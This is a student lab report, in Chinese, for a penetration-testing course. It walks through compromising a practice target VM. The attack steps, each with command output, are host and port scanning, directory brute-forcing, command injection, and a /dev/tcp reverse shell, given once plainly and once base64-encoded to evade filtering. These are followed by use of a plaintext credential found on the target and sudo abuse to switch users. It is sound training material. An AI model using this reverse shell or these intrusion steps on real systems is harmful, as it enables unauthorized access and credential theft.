《网络攻防实战》实验报告

第 5 次实验：靶机 7

姓名：罗嘉璐

学号：211220047

21 级计算机科学与技术系

邮箱：211220047@smail.nju.edu.cn

时间：2023.10.21

一、实验目的

取得目标靶机的 root 权限。

我们将使用到以下攻击手段：主机发现、端口扫描、sql 注入、python 反弹 shell 脚本、.pyc 反编译，远程登陆

二、实验内容

1、靶机端口扫描

arp-scan -l

nmap –p- 10.0.2.12

2、靶机开放端口的服务发现：

nmap –p21,22,1337,7331 –sV –sC 10.0.2.12

在浏览器打开 10.0.2.12:7331

gobuster dir -u http://192.168.40.151:7331/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 100

路径爆破

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.0.2.12:7331/ -w /usr/share/wordlists/dirbuster/directory-
2.3-medium.txt -t 100

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.12:7331/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wish                (Status: 200) [Size: 385]
/genie               (Status: 200) [Size: 1676]
```

访问 http://10.0.2.12:7331/wish

发现可以执行命令，直接运行 bash -i &>/dev/tcp/10.0.2.7/8888 <&1 没有结果，猜测使用了 base64 编码屏蔽，最后使用 echo YmFzaCAtaSAmPi9kZXYvdGNwLzEwLjAuMi43Lzg4ODggPCYxCg== | base64 -d | bash 成功反弹 shell。

```
┌──(root㉿kali)-[~]
└─# echo "bash -i &>/dev/tcp/10.0.2.7/8888 <&1" | base64
YmFzaCAtaSAmPi9kZXYvdGNwLzEwLjAuMi43Lzg4ODggPCYxCg==
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.0.2.7] from (UNKNOWN) [10.0.2.12] 57748
bash: cannot set terminal process group (658): Inappropriate ioctl for device
bash: no job control in this shell
www-data@box7:/opt/80$
```

通过一些探查发现 creds.txt 文件，应该是 nitish 用户的密码。

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.0.2.7] from (UNKNOWN) [10.0.2.12] 41250
bash: cannot set terminal process group (596): Inappropriate ioctl for devic
bash: no job control in this shell
www-data@box7:/opt/80$ cd /home
cd /home
www-data@box7:/home$ ls
ls
nitish
sam
www-data@box7:/home$ cd nitish
cd nitish
www-data@box7:/home/nitish$ ls -la
ls -la
total 32
drwxr-xr-x 5 nitish nitish 4096 Nov 12  2019 .
drwxr-xr-x 4 root   root   4096 Nov 14  2019 ..
-rw------- 1 root   root    130 Nov 12  2019 .bash_history
-rw-r--r-- 1 nitish nitish 3771 Nov 11  2019 .bashrc
drwx------ 2 nitish nitish 4096 Nov 11  2019 .cache
drwxr-xr-x 2 nitish nitish 4096 Oct 21  2019 .dev
drwx------ 3 nitish nitish 4096 Nov 11  2019 .gnupg
-rw-r----- 1 nitish nitish   33 Nov 12  2019 user.txt
www-data@box7:/home/nitish$ cd .dev
cd .dev
www-data@box7:/home/nitish/.dev$ ls
ls
creds.txt
```

通过这个密码登录 nitish 用户：

```
www-data@box7:/home/nitish/.dev$ cat creds.txt
cat creds.txt
nitish:p4ssw0rdStr3r0n9
www-data@box7:/home/nitish/.dev$ su nitish
su nitish
su: must be run from a terminal
www-data@box7:/home/nitish/.dev$ python -c "import pty;pty.spawn('/bin/bash')"
<.dev$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@box7:/home/nitish/.dev$ su nitish
su nitish
Password: p4ssw0rdStr3r0n9

nitish@box7:~/.dev$ sudo -l
sudo -l
```


成功拿到 sam 用户的权限

```
nitish@box7:~/.dev$ sudo -u sam genie -cmd aaaa
sudo -u sam genie -cmd aaaa
my man!!
$ whoami
whoami
sam
```


发现了 pyc 文件：

```
Do something better with your life
$ cd /home/sam
cd /home/sam
$ ls -al
ls -al
total 36
drwxr-x--- 4 sam  sam  4096 Nov 14  2019 .
drwxr-xr-x 4 root root 4096 Nov 14  2019 ..
-rw------- 1 root root  417 Nov 14  2019 .bash_history
-rw-r--r-- 1 root root  220 Oct 20  2019 .bash_logout
-rw-r--r-- 1 sam  sam  3771 Oct 20  2019 .bashrc
drwx------ 2 sam  sam  4096 Nov 11  2019 .cache
drwx------ 3 sam  sam  4096 Oct 20  2019 .gnupg
-rw-r--r-- 1 sam  sam   807 Oct 20  2019 .profile
-rw-r--r-- 1 sam  sam  1749 Nov  7  2019 .pyc
-rw-r--r-- 1 sam  sam     0 Nov  7  2019 .sudo_as_admin_successful
$
```


将.pyc 复制到 kali,然后用 pyc 反编译一下发现需要猜数字。



再次运行程序，传入 num，使得 num 和 num 相等。



三、实验结果



四、实验中遇到的问题及解决方案

无

五、实验的启示/意见和建议

熟悉了一些基本的攻击方法，当路径爆破没有结果时候，先不要换方法，尝试用更大的字典爆破。

附：本次实验你总共用了多长时间？2 小时。

包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）